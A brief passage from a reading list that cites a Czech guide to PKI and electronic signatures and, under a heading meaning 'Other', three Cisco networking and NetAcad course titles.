VELKÝ PRŮVODCE INFRASTRUKTUROU PKI A TECHNOLOGIÍ ELEKTRONICKÉHO PODPISU, 2. aktualizované vydání, Libor Dostálek Marta Vohnoutová, Computer Press, 2010, ISBN: 9788025126196

### **Ostatné**

Cisco ICND1 Foundation Learning Guide: LANs and Ethernet

Cisco NetAcad - IoEBDA2: Big Data & Analytics

Cisco NetAcad - IoECT2: Connecting Things